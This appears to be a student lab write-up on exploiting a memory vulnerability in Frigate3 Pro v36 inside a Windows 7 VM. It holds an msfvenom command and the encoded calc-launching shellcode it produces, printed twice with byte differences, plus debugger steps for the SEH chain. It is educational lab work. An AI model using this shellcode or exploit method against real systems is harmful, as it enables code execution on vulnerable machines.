

Lab: 10

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Topic: Working with the memory vulnerabilities

Tasks:

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e  
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame

- Verify the SEH chain and report the dll loaded along with the addresses.
For viewing SEH chain, goto view à SHE



For crashing the Frigate

we have to change the default trigger from cmd to calc


and generate the shell code in MSF venom

```
(kali@kali):~$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe1\xd0\xc5\xd9\x71\xf4\x58\x58\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
buf += b"\x54\x6c\x77\x58\x79\x51\x78\x4f\x34\x6d\x76\x61\x6f"
buf += b"\x27\x69\x72\x66\x32\x23\x62\x30\x57\x6e\x6b\x30\x52"
buf += b"\x54\x58\x4c\x4b\x51\x5a\x47\x4c\x4a\x6b\x42\x6c\x64"
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x55\x74\x58\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
buf += b"\x66\x44\x62\x31\x6e\x33\x78\x66\x6e\x6b\x56\x6c\x70"
```


After changing the shell code in exploit.py and running it

Name	Date modified	Type	Size
 exploit2	4/24/2021 9:34 PM	Python File	3 KB
 payload	4/24/2021 9:35 PM	Text Document	5 KB

Now, we have to enter the payload in frigate will crash and open calc



Now we have to attach the debugger to frigate



Shocode:

```
buf = b""
```

```
buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49"
```

```
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
```

```
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
```

```
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
```

```
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
```

```
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
```

```
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
```

```
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
```

```
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"
```

```
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
```

```
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"
```

```
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"
```

```
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"
```

```
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
```

```
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
```

```
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
```

```
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
```

```
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
```

```
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
```

```
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
```

```
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"
```

```
buf += b"\x4b\x4e\x6b\x72\x78\x45\x4c\x47\x71\x68\x53\x6c\x4b"
```

```
buf += b"\x77\x74\x6e\x6b\x47\x71\x78\x50\x6c\x49\x77\x34\x71"
```

```
buf += b"\x34\x36\x44\x53\x6b\x51\x4b\x50\x61\x30\x59\x42\x7a"
```

```
buf += b"\x53\x61\x39\x6f\x4b\x50\x51\x4f\x31\x4f\x61\x4a\x4e"
```

```
buf += b"\x6b\x66\x72\x48\x6b\x6e\x6d\x51\x4d\x63\x5a\x37\x71"
```

```
buf += b"\x4c\x4d\x4d\x55\x38\x32\x75\x50\x47\x70\x77\x70\x66"
```

Now Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain

